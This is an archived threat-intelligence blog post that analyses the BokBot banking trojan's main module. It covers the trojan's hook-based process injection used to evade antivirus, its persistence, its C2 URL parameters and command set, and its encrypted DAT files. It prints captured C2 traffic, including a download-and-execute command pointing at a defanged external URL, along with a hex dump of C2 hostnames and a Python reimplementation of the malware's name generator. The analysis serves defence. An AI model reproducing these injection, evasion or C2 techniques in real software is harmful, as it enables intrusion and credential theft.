Digging into BokBot's Core Module

By Shaun Hurley - James Scalise

Archived: 2026-04-05 14:09:00 UTC

Introduction

BokBot, developed and operated by the actor named LUNAR SPIDER, was first observed in 2017 and the CrowdStrike's Falcon® Overwatch™ and Falcon Intelligence™ teams have analyzed these infections to ensure customers are both protected and informed. Recently, BokBot infections have become more prevalent due to distribution campaigns through the Emotet malware, which is associated with MUMMY SPIDER. The BokBot malware provides robust functionality, such as:

- Command and control of a system
    - Process execution
    - Registry editing
    - Write to the file system
    - Logging
    - Polymorphism and other obfuscations
    - TamperProofing
- Modular
    - Credential theft
    - Intercepting proxy
    - Remote control via VNC

In addition, BokBot has been seen downloading and executing binary code from other malware families: for example, the Azorult infostealer. This blog post will dig into the technical details of BokBot's main module. Subsequent blog posts will cover the additional downloaded modules.

BokBot Container Execution

BokBot comes packed inside a crypter. The crypter goes through several stages before finally unpacking the BokBot binary and injecting it into svchost.exe. Here is a quick rundown of the different stages:

- Stage 1 (crypter)
    - Decode stage 2 and execute
- Stage 2 (crypter)
    - Decodes shellcode and execute
- Stage 3 (shellcode)
    - Hollows out the base process image
    - Decodes the core process injection PE
    - Overwrites the base process image with the core process injection PE

- Stage 4 (process injection)
    - Executes the process injection code
    - Launches svchost.exe child process
    - Injects BokBot as a headless PE image into the child process

All of the behaviors relevant to the CrowdStrike® Falcon platform occur in stage 4. The primary focus for the following section is the unique method in which BokBot is injected into the child process.

Process Injection

In order to bypass antivirus (AV) detections for process hollowing, BokBot hooks several Windows API functions, executes the hooking code, and then removes the hook.

Simulating Process Hollowing

In order to simulate process hollowing, the `ZwCreateUserProcess` routine is hooked. BokBot calls `ZwProtectVirtualMemory` to modify the permissions of the routine to `PAGE_READWRITE`. Next, the first five opcodes (bytes) are replaced with the opcodes for a JMP `<address of hooking code>` instruction.

Permissions are restored, and then `CreateProcessA` is called.



Figure 1: Hooking `ZwCreateUserProcess` Once `CreateProcessA` is called, a function call chain leads to calling `ZwCreateUserProcess` and then the hooking code, as shown in Figure 1. At this point, no process has been created. The hooking code will complete the creation of the child process by removing the hook from the `ZwCreateUserprocess` routine, and then the non-hooked `ZwCreateUserProcess` procedure is called. This will create the child process, but execution doesn't begin until `CreateProcessInternal` returns. The rest of the hook routine will decode and inject the embedded BokBot binary into the child svchost.exe process.

Code Injection

Prior to injecting the code, the BokBot PE is decompressed and loaded into the local process memory. Once loaded, the following Windows procedures are used to allocate and write to the svchost child process:

```
ZwAllocateVirtualMemory
ZwWriteVirtualMemory
ZwProtectVirtualMemory
```

After the main BokBot module has been written to the child process, the steps to execute the BokBot code will begin.

Code Execution

BokBot uses a novel technique to get the code to execute inside of the child process. Using the same APIs as earlier, the dropper hooks `RtlExitUserProcess` in the child process. Since svchost.exe is launched without arguments, it will terminate immediately. As the process attempts to exit, it will call the hooked `RtlExitUserProcess`, thus executing the BokBot payload.



Figure 2: Executing BokBot with `RtlExitUserProcess` Hook

There is one more task for the hooking routine to complete before `CreateProcessInternalW` resumes execution.

Injecting a Context Data Structure

After the BokBot payload is injected into the child process, a context data structure is written to the child process. This context contains all of the data necessary to ensure that BokBot's main module is able to execute without issue:

- Windows Procedure Addresses
    - ntdll.ZwAllocateVirtualMemory
    - ntdll.ZwWriteVirtualMemory
    - ntdll.ZwProtectVirtualMemory
    - ntdll.ZwWaitForSingleObject
    - ntdll.LdrLoadDll
    - ntdll.LdrGetProcedureAddress
    - ntdll.RtlExitUserProcess
    - ntdll.ZwCreateUserProcess
    - ntdll.RtlDecompressBuffer
    - ntdll.ZwFlushInstructionCache
- Load address for payload
- Path to the dropper binary
- C2 URLs
- Project ID

This data is collected throughout the lifetime of the dropper process. In addition, a similar structure will be written to the child processes of BokBot as it downloads and execute modules. After injection, `CreateProcessInternalW` resumes, and the dropper process exits. BokBot's main module starts the initialization phase.

BokBot Initialization

Prior to executing the primary loop to communicate with the C2, BokBot goes through several initialization steps to prepare itself for C2 communication. Initialization occurs in the following steps:

- Remove the RtlExitUserProcess hook
- Create a memory-mapped file to store logging data
- Execute BokBot as the logged-on user (if the current process is running as System)
- Suppress error windows
- Collect System information
    - Windows version information
    - User SID
    - Member of a domain
- Unique ID generation
- Prevent multiple executions
- Install BokBot on the host
- Inject existing downloaded modules into child processes

Some of these steps are covered in more details inside the following sections.

Silence Errors

To prevent error windows from informing the victim of an issue, BokBot sets the error mode of the process to 0x8007, which corresponds to the following:

```
SEM_FAILCRITICALERRORS
SEM_NOALIGNMENTFAULTEXCEPT
SEM_NOGPFAULTERRORBOX
SEM_NOOPENFILEERRORBOX
```

This will disable most error notices that are generated when a process crashes.

Generating Unique IDs

BokBot uses several unique IDS that are generated earlier on during process execution. These values are passed to the C2 (command and control), used as a key for RC4, and passed to child processes.

Project ID

In addition to injecting the main BokBot module into svchost, the dropper also injects a chunk of binary data that provides context for BokBot to execute, including the Project ID. These unique Project ID values appear to be used to identify infections that correspond to distribution campaigns. The Project ID is a four-byte value.

Bot ID

Bot IDs are unique to specific instances for a user on an infected host. The value is used as an encryption key and as a seed in the generation of the unique values that BokBot needs for a variety of purposes, such as the generation of pseudo-random strings for file and event names. This will be discussed further in subsequent sections. The Bot ID is generated in one of the two following ways:

- Security ID (SID) of the account name
- System time in a file time format

Since both values are 64-bit, no matter which method is used, the value is split into two 32-bit chunks and XORed.

ID Hash

In addition to this Bot ID, a simple hash is generated that can be used to verify the validity of both the Bot ID and the Project ID. This hash is generated using the Bot ID and the Project ID, in the following manner:

```
hash = (( BotID/ 0x100001E )  & 0xFF) + (( BotID/0x10000) & 0xFF)
hash = (ProjectID[3] + hash[0]) & 0xff
hash = (BotID [0]+ hash) & 0xff
hash = (ProjectID[0] + hash[0]) & 0xff
hash = (ProjectID[1] + hash[0]) & 0xff
hash = (ProjectID[2] + hash[0]) & 0xff
```

This value will be passed along with the Project ID and the Bot ID as part of the C2 URL parameters. If this request is invalid, infected hosts will not receive any instructions from the C2.

C2 Hostname Initialization

Bokbot contains an encoded list of C2 hostnames that were provided as part of the context data structure that was injected by the dropper. The C2 list within that structure is decoded using a key that was also provided by the context, and then re-encoded using a new key that was generated using an rdtsc instruction, and stored as an array of pointers.

Prevent Multiple Executions

A unique global named event is generated using the Bot ID. A successful call to `CreateEvent` is proceeded with a call to `GetLastError`. If the malware is already executing, the last error is `ERROR_ALREADY_EXISTS`, and the process exits.

Installation

During installation, the BokBot dropper binary is written to an installation directory, and a scheduled task is created for persistence. The installation directory is created in the following root directory:

- c:\ProgramData

The installation directory name is unique and generated using the Bot ID. Once the directory is created, the original dropper file is renamed (also using the Bot ID as a seed) and written to the directory. Because the Bot ID is based on system information, using it as a seed ensures that the malware will always generate the same installation path and filename on a particular host. After generating the installation directory name, BokBot needs to generate a filename for the BokBot binary that is going to be written to that directory. The following Python code reproduces the algorithm that BokBot uses to generate the filename, and various other strings.

```
def rol1(n):
    return ((n << 1) | (n >> (32 - 1))) & 0xFFFFFFFF

def ror1(n):
    return ((n >> 1) | (n << (32 - 1))) & 0xFFFFFFFF

def shift(value):
    return (~rol(ror(~ror(value) & 0xffffffff) - 288) & 0xffffffff) - 37121

def name_generator(str_id, bot_id):
    out = ''
    seed = shift(str_id ^ bot_id)
    l = (seed & 7) + 5
    if seed & 7 != -5:
        for i in xrange(l):
            seed = shift(seed)
            out += chr((seed % 26) + ord('a'))
    return out
```

The `str_id` value in the script is a hard-coded integer that is used with the Bot ID to generate consistent strings. For instance, using a Bot ID of 0x2C6205B3 and str_id of 2 always results in `ayxhmenpqgof`, but switching to a `str_id` of 6 results in `bwjncm.` The following is an example of the installation path: C:\ProgramData\{P6A23L1G-A21G-2389-90A1-95812L5X9AB8}\ruizlfjkex.exe A scheduled task is created to execute at windows logon. The task name is generated in the same manner as the installation directory:

- Task Name: {Q6B23L1U-A32L-2389-90A1-95812L5X9AB8}
- Trigger: Logon
- Action: Start a program
- Details: BokBot dropper path

C2 Communication

BokBot communicates with C2 servers via HTTPS requests, passing various values to the server through URL parameters and via POST data. The URL request data is not encrypted or obfuscated beyond the SSL/TLS used by the server. The following sections detail parameters required by all requests, some additional optional parameters, and the bot registration process.

Required C2 Request/Response Parameters

Every request/response will have these parameters sent to the server. These will provide the C2 with information that identifies the request/response type and to uniquely identify the infected machine:

```
/in.php?g=2&c=3592L387P92A771N77&p=0&r=102
```

Table 1 describes these parameters in greater detail.

Parameter	Purpose	Details
g	Request Type	Requests (not all documented): • 2 - General beacon request • 4 - Response to a C2 command that contains data, such as a process list or a screenshot • 17 - Update BokBot main binary • 18 - Update reporting configuration • 19 - Update web injection configuration • 20 - Update C2 hostnames file • 33-46 - Download executable module
c	Unique ID	Uniquely identifies current iteration of the bot: • Bot ID (DWORD) • Project ID (DWORD) • UID Hash (BYTE)
p	Response	Response type for a C2 command that requires queried data to be sent back to the C2: • 0 - No response data • 1 - Process list • 2 - Registry query • 9 - Bot logs
r	BokBot Major Version	This value is hardcoded in the BokBot binary.

Table 1: Required URI Parameters

The URL path often changes between versions: For instance, version 100-102 used `/data100.php` instead of `/in.php.`

Additional C2 Request Parameters

BokBot contains a communication thread that loops continuously until the process exits, retrieving instructions from the C2 server. These requests include several additional parameters, detailed in Table 2, in addition to those already described. These parameters are not sent when a machine sends the result of a command issued by the C2, such as when uploading a screenshot.

Parameter	Purpose	Details
i	Web Inject configuration file hash	32-bit hash that determines whether the infected host needs to be issued an initial or updated web inject configuration
n	Reporting configuration file hash	32-bit hash that determines whether the infected host needs to be issued an initial or updated reporting configuration
o	C2 configuration file hash	32-bit hash that determines whether the infected host needs to be issued an initial or updated C2 configuration
k	Bot uptime	
a	BokBot minor version	Value provided by the context structure that is injected by the dropper. It is checked prior to updating the BokBot binary.
l	Injected module file hashes	Module IDs are concatenated with corresponding 32-bit hash values, for example: 015B488CDA025BA116F3045B488CCE • 01 - 5B488CDA • 02 - 5BA116F3 • 04 - 5B488CCE

Table 2: Additional BokBot C2 Request URI Parameters

The following URL parameters showcase an example of the initial connection to the C2:

```
/in.php?g=2&c=42454B23<Bot ID>3B&p=0&r=104&i=0&n=0&o=0&k=3073&a=2&l=
```

In this example, there are no web injects, no C2 URLs, and no modules have been downloaded, therefore the highlighted parameters are either zero or empty. An initial timestamp has been generated, and the version number is static.

Initial Bot Registration

A registration request is combined with the standard C2 URL parameters that are sent to the C2 with each request. After the initial request, the C2 server will send commands back to the victim, signaling it to download web injects, updated C2 hostnames, executable modules, or to perform other tasks. The initial registration URL contains parameters related to system information. The following string is an example:

```
f=%54%00%65%00%73%00%74%00&h=%57%00%41%00%41%00%2D%00%64%00%32%00%30%
00%31%00%43%00%36%00%4F%00%53%00%43%00%4D%00%49%00&b=%57%00%4F%00%52%
00%4B%00%47%00%52%00%4F%00%55%00%50%00&m=3&j=7&s=6.1.7601.1.32.1
```

Table 3 describes the registration URI parameters.

Parameter	Purpose	Details
f	Username	URL-encoded username
h	Hostname	URL-encoded host name
b	LANgroup	URL-encoded LANgroup
m	SID and domain mask	A mask of the SID and domain member information
j	Virtual machine identification	Calculated based on virtual environment detection results
s	Windows version information	Contains: • Major version • Minor version • Build number • SP major version • Architecture • Product type

Table 3: Registration Request URI Parameters

The following is an example of a registration request (in red) and a response from the C2 (in blue) containing commands for the infected host:

```
POST /in.php?g=2&c=42454B23<Bot
ID>3B&p=0&r=104&i=0&n=0&o=0&k=942&a=1&l= HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 148
Host: labadegmc[.]com

f=%4A%00%6F%00%65%00&h=%45%00%52%00%49%00%43%00%2D%00%50%00%43%00&b=%
57%00%4F%00%52%00%4B%00%47%00%52%00%4F%00%55%00%50%00&m=4&j=1&s=6.1.7
601.1.32.1

HTTP/1.1 200 OK
Server: openresty
Date: Thu, 14 Nov 2018 15:01:46 GMT
Transfer-Encoding: chunked
Connection: keep-alive

0;7;
0;6;
0;13;http://hermes.travel[.]pl/unt.exe
0;15;
0;8;
0;1;6
0;1;2
0;1;4
0;1;1
```

C2 Commands

This section will cover the command requests made by the C2. Each command from the C2 takes the following format:

```
[Module ID];[Command];[Optional Parameter]
```

The following commands are available in the current version of BokBot:

```
00 - No operation
01 - Start new executable module, restart current executable module
02 - Kill injected child process, delete module DAT file
03 - Create an entry in HKCU\Software\Classes\CLSID
04 - Query an entry in HKCU\Software\Classes\CLSID
05 - Delete an entry from HKCU\Software\Classes\CLSID
06 - Update web inject configuration DAT file
07 - Update reporting configuration DAT file
08 - Update C2 configuration file
09 - Update BokBot
10 - Process next beacon from infected machine
11 - Increase C2 timeout
12 - Execute process
13 - Download and execute an exe file
14 - Write to a file
15 - Get process list
16 - Shutdown the machine
17 - Retrieve and clear BokBot memory-mapped logs
```

Note that these command ID values may change between versions. As this list demonstrates, BokBot provides operators with a wide variety of options to interact with an infected machine.

URL Download Command Handler

A lot of commands trigger a command handler function that requires communication with either a C2 URL or another URL specified in the server request arguments. If specified by the request, the data downloaded from the target URL will be written to a DAT. Whether or not the downloaded data is written to a DAT file, it will always be processed by a callback function for one of the following C2 commands:

- Start a new executable module, restart current executable module
- Update web injects (either command)
- Update config
- Update BokBot
- Write to a file
- Download and execute a binary

The commands that use the C2 URL hostnames send a d URL parameter, such as the following example:

```
GET /in.php?g=18&c=42454B23<Bot ID>3B&p=0&r=104&d=0 HTTP/1.1
Connection: Keep-Alive
Host: labadegmc[.]com
```

This value is typically set to 0; the file to download is specified by the g parameters.

Modules and DAT Files

All data received from the C2 that needs to persist between reboots is written out as a DAT file on the infected machine. These files include:

- Web inject configuration
- C2 configuration
- External modules

Each file is encrypted and decrypted as needed by either the main module or the child module, using the Bot ID as the key. Each module is given a unique tag.

Unique Tag Generation

BokBot assigns unique tag values for injected processes, downloaded modules, and the downloaded DAT files. These tags are a convenient method for the executing BokBot process to identify external process resources. Tag generation is simple:

- 18 – Web injects configuration file, statically defined in the binary
- 19 – Reporting configuration file, statically defined in the binary
- 20 – C2 configuration file, statically defined in the binary
- 33-46 – Downloaded modules to be injected into child processes
    - Assigned as needed in an incremental fashion
    - Not necessarily a unique tag for what the module does

During analysis of BokBot, these values will come up on a regular basis, including values to generate a unique filename, as described later.

Downloading DAT Files

As previously mentioned, DAT files are downloaded based on commands sent from the C2. Once the command is received from the C2, a command handler specific to this command is called to process the request. In response, the infected machine notifies the C2 with the command that it is ready to receive an RC4-encrypted blob from the C2. Figure 3 illustrates the process of commands that download configuration files and modules.



Figure 3: C2 Command to Trigger DAT File Download

An eight-byte RC4 key is prepended to the data buffer. Prior to writing the BLOB to a file, BokBot decrypts the file, and then re-encrypts it using a new RC4 key based on the Bot ID.

Write to a File

BokBot creates a new directory under `C:\ProgramData` to store the DAT files. The directory name is generated using the string generation algorithm described previously. DAT file names are generated using the unique tag value. This value is run through a string generation algorithm (also dependent on the Bot ID), which returns a unique filename for the DAT file.

Process Name	Operation	Path	Purpose
svchost.exe	WriteFile	C:\ProgramData\yyyyyyyyiu\kthbnvxmadh.dat	CredTheft Module
svchost.exe	WriteFile	C:\ProgramData\yyyyyyyyiu\qitradnbmxh.dat	C2 Config
svchost.exe	WriteFile	C:\ProgramData\yyyyyyyyiu\thrfacxvby.dat	Webinject Config
svchost.exe	WriteFile	C:\ProgramData\yyyyyyyyiu\etfakdexali.dat	Reporting Config
svchost.exe	WriteFile	C:\ProgramData\yyyyyyyyiu\poqwhgchat.dat	VNC Module
svchost.exe	WriteFile	C:\ProgramData\yyyyyyyyiu\ltoefacaky.dat	Proxy Module

Table 4: Example of BokBot DAT Files Written During Analysis

Table 4 references all of the DAT files that were written during the testing process used for writing this blog. In this case, the installation directory is C:\ProgramData\yyyyyyyyiu\. These DAT files are further handled based on the specified type, depending on whether it is an executable module or a data file.

Executable Module

BokBot has several executable modules that can be downloaded and injected into a svchost.exe child process. Once the relevant DAT file is decoded using RC4, no additional decoding or decompression is necessary for the executable module DAT files. The executable module header contains information necessary to ID the module:

```
CE 8C 48 5B C7 BD 3D AA 04 01
```

In order of highlights:

- Original RC4 key (8 bytes)
- Module ID (1 byte)
- Ensure child process re-executes if killed (1 byte), more on this in the *Communication with Child Process* section

The rest of the file contains data necessary to load and execute the module, including the various portions of a PE file along with a custom PE header.

Module Injection and Execution

Executable modules are injected with a technique similar to the dropper, minus the hook of `ZwCreateUserProcess`, and the child process start is suspended (`CREATE_SUSPENDED`). It's a little closer to traditional process migration with the addition of the `RtlExitUserProcess` hook.

PE Image Loading

Because there is no standard PE header, the DAT file has to contain all of the relevant information (virtual sizes, relocations, etc.) to properly map this binary into the child process. This data is part of the header of the DAT file. BokBot builds the binary in local process memory prior to injecting it into the child process.

Injection

Injection uses the same APIs as the dropper: ZwAllocateVirtualMemory, ZwWriteVirtualMemory, ZwProtectVirtualMemory. After injection the process is resumed using ResumeThread.

Execution Context Injection

Once again, an execution context structure is written to the child process, prior to execution. Some of the information contained in this context includes:

- Bot ID
- Project ID
- C2 hostnames
- A URL path format string

This keeps everything consistent between the parent and child process. No new unique identifiers need to be generated, all of the encryption keys are going to be the same: same hostnames, and even the same URL path. Consistency between parent and child is necessary for the messages sent between the two, using inter-process

communication (IPC). After a module is injected into a child process, the first four bytes of the decrypted DAT file are added to an array, used by BokBot to identify which modules are currently executing.

Data Files

The other DAT files contain data necessary to either communicate with a C2, or related to web injection. Essentially, these files provide whatever additional data the main BokBot process and the executable modules require to accomplish their job.

Config File

The config file contains all of the data necessary for the BokBot main module to maintain communication with the C2. Once the file is decrypted using the process-specific RC4 key, no additional decompression or decryption is necessary.

Signature Verification

Each config file comes with a digital signature block, used to verify the integrity of the C2 hostname data. The signature is verified based on the signature verification method outlined in the obfuscations section. The following is an example C2 configuration, with the signature block in red:

```
80 75 4e ad 35 f2 36 91  de d9 62 df d2 34 c7 db  |.uN.5.6...b..4..|
a5 6e 56 5e ae a1 c5 5e  18 49 97 29 ad 3b b1 02  |.nV^...^.I.).;..|
26 d5 8b 86 08 30 75 fa  0a c7 42 ba 67 56 d9 cb  |&....0u...B.gV..|
e3 bb 89 7a 80 ac 92 42  4e a3 03 6f b2 ec 1c 62  |...z...BN..o...b|
1a 86 e4 7f 3a 23 af d4  cb 29 18 63 6c 1b 62 16  |....:#...).cl.b.|
82 70 81 be c7 f2 63 96  51 9d 17 42 f9 20 da 78  |.p....c.Q..B. .x|
83 71 e0 e2 87 3c ba 27  9e 0b 5e 7d f1 50 53 c4  |.q...<.'..^}.PS.|
d9 cc e0 89 d1 1f c0 f9  b1 2e a3 08 26 e6 8f 2f  |............&../|
0c 65 66 69 67 69 6e 67  2e 63 6f 6d 00 0c 65 6e  |.efiging.com..en|
74 61 62 6f 72 2e 63 6f  6d 00 0c 61 62 6f 75 70  |tabor.com..aboup|
69 72 2e 63 6f 6d 00 13  61 66 72 69 63 61 74 65  |ir.com..africate|
67 79 2e 77 65 62 73 69  74 65 00 12 68 61 6d 69  |gy.website..hami|
64 61 62 6c 65 2e 77 65  62 73 69 74 65 00 12 73  |dable.website..s|
65 67 72 65 67 6f 72 79  2e 77 65 62 73 69 74 65  |egregory.website|
00 10 62 69 6c 6f 78 65  6e 2e 77 65 62 73 69 74  |..biloxen.websit|
65 00 12 74 79 62 61 6c  74 69 65 73 2e 77 65 62  |e..tybalties.web|
73 69 74 65 00 13 77 61  68 61 72 61 63 74 69 63  |site..waharactic|
2e 77 65 62 73 69 74 65  00 00                    |.website..|
```

Web Inject Files

There are multiple web inject files. One contains all of the target URL and hostname data, and the second contains regex patterns, as well as the code to inject. These files are both RC4-encrypted and compressed.

```
70 51 EB E8 1D 55 7B 3E 7A 65 75 73 BB 15 00 00  | pQëèU{>zeus»
```

These fields correspond to the following values:

- Original eight-byte RC4 key
- `zeus` file magic
- Decompressed data length

These files are not parsed by the main BokBot binary, but rather by the intercepting proxy module. The `zeus` file magic is verified, a buffer is allocated, and then the files are decompressed. A forthcoming blog post on the proxy module will cover decompression and usage of the web injection configuration files.

Communication with Child Processes

Memory-mapped files and events are used by BokBot to communicate with all child processes that contain an injected module. Through the process of leveraging named events with `CreateEvent, OpenEvent ,` and `OpenFileMapping`, the BokBot main module is able to provide additional information to these child processes.

Shared Module Log

Modules write to the same shared memory-mapped file. The memory-mapped file is created using a shared name between the parent and child processes. Each process that can generate this name can use it to open the memory-mapped file, and to write data to the shared modules log. Further details are covered in the next section, and specific data written will be covered in the separate module descriptions below. The main module is responsible for clearing the log and sending the data to the C2.

```
00 00 10 00 16 0A 00 00 00 00 00 00 5B 30 39 3A  | ..............[09:
33 35 3A 32 37 5D 20 33 33 35 32 7C 20 5B 42 43  | 4335:27] 3352| [BC
```

These correspond to the following:

- Maximum size
- Current size
- Reserved
- Log data

Module-Specific Communication

BokBot's main module often needs to issue commands to the child processes that contain injected module code. The commands can trigger an update of module-specific data, or instruct the module to perform a specific function, such as harvest data from Outlook. Figure 4 outlines this process, although it will be further explained in the subsequent sections.

